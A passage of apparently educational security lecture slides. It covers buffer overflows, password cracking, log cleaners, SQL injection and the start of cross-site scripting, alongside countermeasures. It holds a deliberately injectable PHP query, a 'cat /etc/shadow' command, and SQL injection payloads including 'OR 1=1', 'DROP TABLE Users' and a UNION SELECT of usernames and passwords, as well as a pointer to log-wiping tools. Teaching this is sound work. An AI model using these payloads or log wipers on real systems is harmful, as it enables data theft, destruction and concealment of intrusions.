  - to change the flow of execution from what would be the normal function-to-function execution to a flow determined by the attacker



- Stack contains following data -
  - variables private to the function called as *local* variable
  - function arguments
  - address of the instruction to return to when the function finishes

```
void functionB(char *title)
{
    char tmp_array[12];
    strcpy(tmp_array, data);
}

void functionA()
{
    functionB
    ( ReadDataFromNetwork(socket) )
    ;
}
```

# *Stack Buffer Overflow*

## *Countermeasures*

- **Practice safe and secure coding standards**
  - dealing with buffers from C and C++
- **Check your code:**
  - Perform regular source code audits looking for commonly misused functions such as (but not limited to) `sprintf()`, `vsprintf()`, `strcat()`, `strcpy()`, `gets()`, `scanf()`
- **Numerous tools:**
  - CodeSurfer and PREfast  
(included in Microsoft's Visual Studio.NET 2008)

- **Prohibiting the use of old C runtime buffer functions that do not bound the copy by the size of the destination buffer**
  - e.g. strcpy should be replaced with strncpy (C runtime), strcpy\_s (SafeCRT in Visual Studio .NET 2008) or strlcpy (BSD)
- **Employ stack execution protection –**
  - Do memory setting to not allow execution
- **Use compiler tools –**
  - Microsoft Visual C++ product now has the /GS option
  - GNU C Compiler (GCC) on Linux you can use StackShield
  - A couple of freeware/open-source products are
    - Libsafe from Avaya
    - ProPolice (based on StackGuard) by IBM, which is a patchset for GCC on OpenBSD, DragonFly BSD and IPCop

# Heap/BSS/Data Overflows

- *Heap* is used by programs to allocate dynamic memory at runtime:
  - where code is injected into the heap and executed
- No return function addresses to overwrite on the heap
  - attacks depend on overwriting important variables or sensitive heap block structures that contain addresses
- If an attacker could overwrite a permission with an “Access Allowed” setting, he could gain unauthorized access to the service or computer system

- The easiest overflows to exploit are termed *stack-based* buffer
- Overruns, denoting the placement of arbitrary code in the CPU execution stack

# *Vulnerabilities*

## Basic simple vulnerability:

- An attacker passes an overly long directory name to the FTP server's CWD (change working directory) command, where the directory name is greater than 20,480 bytes long

## Vulnerabilities –


- vendor vulnerabilities
- web developer vulnerabilities
- Misconfigurations
- policy violations

# *John the Ripper*

- The content and structure of the /etc/passwd file:
- Examine the contents of the shadow file:  
**cat /etc/shadow**
- MCF is one of the most popular formats for encrypted passwords on UNIX systems  
<http://www.openwall.com/john>



## Cracking Process



# *Log Cleaners*


- Log cleaners are usually a part of any good rootkit
- Popular and versatile log wipers: Logclean-ng
- Log files are kept on the local server
- Logs are not monitored or alerted on in real-time

<http://packetstormsecurity.org/UNIX/penetration/log-wipers/>

# *Understanding How Web Applications Work*

- Common thing in Web applications, regardless of the language used to develop:
  - Interactive
  - database-driven
- Database-driven Web applications e.g., an online retail store
- To view all products' cost less than \$100, you could use the following URL:  
<http://www.victim.com/products.php?val=100>

# A Simple Application Architecture



- The Web browser: presentation tier i.e. Internet Explorer, Safari, Firefox etc.
- Sends requests to the middle tier (the logic tier), which services the requests by making queries and updates against the database (the storage tier)

<http://www.victim.com/products.php?val=100>

The following PHP script illustrates how the user input (*val*) is *passed to a dynamically* created SQL statement

The following section of the PHP code is executed when the URL is requested:

```
// connect to the database
```

```
$conn = mysql_connect("localhost","username","password");
```

```
// dynamically build the sql statement with the input
```

```
$query = "SELECT * FROM Products WHERE Price < '$_GET[\"val\"]'". "ORDER BY ProductDescription";
```

```
// execute the query against the database
```

```
$result = mysql_query($query);
```

```
// iterate through the record set
```

```
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
```

```
{ // display the results to the browser
```

```
echo "Description : {$row['ProductDescription']} <br>"
```

```
"Product ID : {$row['ProductID']} <br>"
```

```
"Price : {$row['Price']} <br><br>"; }
```

SELECT \*

FROM Products

WHERE Price < '100.00'

ORDER BY ProductDescription;

# *Hypertext Transfer Protocol (HTTP)*

- Designed to enable communications between clients and servers and works as a request-response protocol
- A web browser may be the client, and an application on a computer that hosts a web site may be the server
  - e.g. A client (browser) submits an HTTP request to the server; then the server returns a response to the client
- The response contains status information about the request and may also contain the requested content

# The GET Method

- used to request data from a specified resource
- one of the most common HTTP method
- The query string (name/value pairs) is sent in the URL of a GET request:

`/test/demo_form.php?name1=value1&name2=value2`





Result Size: 668 x 51

```
<!DOCTYPE html>
<html>
<body>

<form action="/action_page.php" method="get" target="_blank">
  First name: <input type="text" name="fname"><br>
  Last name: <input type="text" name="lname"><br>
  <input type="submit" value="Submit">
</form>

<p>Click on the submit button, and the input will be sent to a page on the
server called "/action_page.php".</p>

</body>
</html>
```

First name:

Last name:

Click on the submit button, and the input will be sent to a page on the server called "/action\_page.php".

# Submitted Form Data

Your input was received as:

```
fname=pihu&lname=mala
```

The server has processed your input and returned this answer.

# The POST Method

- one of the most common HTTP methods
- used to send data to a server to create/update a resource
- The data sent to the server with POST is stored in the request body of the HTTP request:
  - `POST /test/demo_form.php HTTP/1.1 Host: w3schools.com`  
`name1=value1&name2=value2`



Result Size: 668 x 51

```
<!DOCTYPE html>
<html>
<body>

<form action="/action_page.php" method="get" target="_blank">
  First name: <input type="text" name="fname"><br>
  Last name: <input type="text" name="lname"><br>
  <input type="submit" value="Submit">
</form>

<p>Click on the submit button, and the input will be sent to a page on the
server called "/action_page.php".</p>

</body>
</html>
```

First name:

Last name:

Click on the submit button, and the input will be sent to a page on the server called "/action\_page.php".



Secure | [https://www.w3schools.com/action\\_page.php](https://www.w3schools.com/action_page.php)

# Submitted Form Data

Your input was received as:

```
fname=pihu&lname=mala
```

The server has processed your input and returned this answer.

# *What Is SQL Injection?*

Vulnerability that results when you give an attacker the ability to influence the Structured Query Language (SQL) queries that an application passes to a back-end database

- Being able to influence what is passed to the database, the attacker can leverage the syntax and capabilities of SQL itself, as well as the power and flexibility of supporting database functionality and operating system functionality available to the database

# SQLI(injection)

- SQL queries are used to execute commands, such as data retrieval, updates and record removal
- also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed
- This information may include any number of items, including sensitive company data, user lists or private customer details
- The impact SQL injection can have on a business or e-commerce is far reaching
- A successful attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database all of which



- A typical eStore's SQL database query may look like:

```
SELECT ItemName, ItemDescription FROM Item  
WHERE ItemNumber = ItemNumber
```

- A user-provided input

<http://www.estore.com/items/items.asp?itemid=999>

- This generates the following SQL query:

```
SELECT ItemName, ItemDescription FROM  
Item WHERE ItemNumber = 999
```

# SQLI

- For example, information for a specific product, can be altered to :

<http://www.ystore.com/items/items.asp?itemid=999> or 1=1

- As a result, the corresponding SQL query looks like this:

```
SELECT  ItemName,  
ItemDescription FROM Items  
WHERE  ItemNumber = 999 OR 1=1
```

# *Attackers can take advantage of incorrectly filtered characters*

- example, input

[http://www.ystore.com/items/iteams.asp?ite\\_mid=999;](http://www.ystore.com/items/iteams.asp?ite_mid=999;)

DROP TABLE Users would generate the following SQL query:

```
SELECT ItemName, ItemDescription FROM  
Items WHERE ItemNumber = 999; DROP TABLE  
USERS
```

## *Manipulation: UNION SELECT statement*

- example, input

<http://www.ystore.com/items/items.asp?itemid= 999> UNION  
SELECT user-name, password FROM USERS

Produces the following SQL query:

```
SELECT ItemName, ItemDescription FROM  
Items WHERE ItemID = '999' UNION SELECT  
Username, Password FROM Users;
```

# ***SQLI PREVENTION AND MITIGATION***

- The first step is input validation (a.k.a. sanitization) , which is the practice of writing code that can identify illegitimate user inputs
- A web application firewall (WAF) is commonly employed to filter out SQLI, as well as other online threats
- To do so, a WAF typically relies on a large, and constantly updated, list of meticulously crafted signatures that allow it to weed out malicious SQL

## *How it works*


- How do you modify data if the browser is not allowing you to do so ?
- There are a couple of ways to do this:
  1. Browser modification extensions
  2. Proxy servers

# *Browser modification extensions*

- plug-ins that run on your browser and allow you to perform some additional functionality
- E.g., the Web Developer extensions for Mozilla Firefox and Google Chrome allow you to visualize hidden fields, remove size limitations, and convert HTML select fields into input fields, among other tasks
- useful when trying to manipulate data sent to the server
- Tamper Data is another interesting extension available for Firefox
  - use Tamper Data to view and modify headers and POST parameters in HTTP and HTTPS requests

# *Local proxy*

- A local proxy is a piece of software that sits between your browser and the server
- The software runs locally on your computer
- Bypass any client-side restriction by using a proxy server





- The proxy intercepts the request to the server and permits you to modify it
- two things are required:
  1. Installation of a proxy server on your computer
  2. Configuration of your browser to use your proxy server
- choose from a number of alternatives when installing a proxy for SQL injection attacks
- The most notable ones are Paros Proxy, WebScarab, and Burp Suite, all of which can intercept traffic and allow you to modify the data sent to the server.

# ***Cross-site Scripting (XSS)*** ***Attack***

# *Cross-Site Scripting*

- Refers to client-side code injection attack wherein an attacker can execute malicious scripts (also commonly referred to as a malicious payload) into a legitimate website or web application
- Most rampant of web application vulnerabilities and occurs when a web application makes use of unvalidated or unencoded user input within the output it generates
- An attacker does not target a victim directly
- Instead, an attacker exploits a vulnerability within a website or web application that the victim would visit, essentially using the vulnerable website as a vehicle to deliver a malicious script to the victim's browser

# *How Cross-site Scripting works*


- An attacker could use social engineering techniques to convince a user to visit a vulnerable page with an injected JavaScript payload
- E.g. of attackers can attack maliciously –
  - crafted URLs via email phishing attempts
  - email attachments with embedded links
  - frames on legitimate websites
  - web forums that are known to be frequently visited by targeted users

## *XSS attacks are often divided into three types*

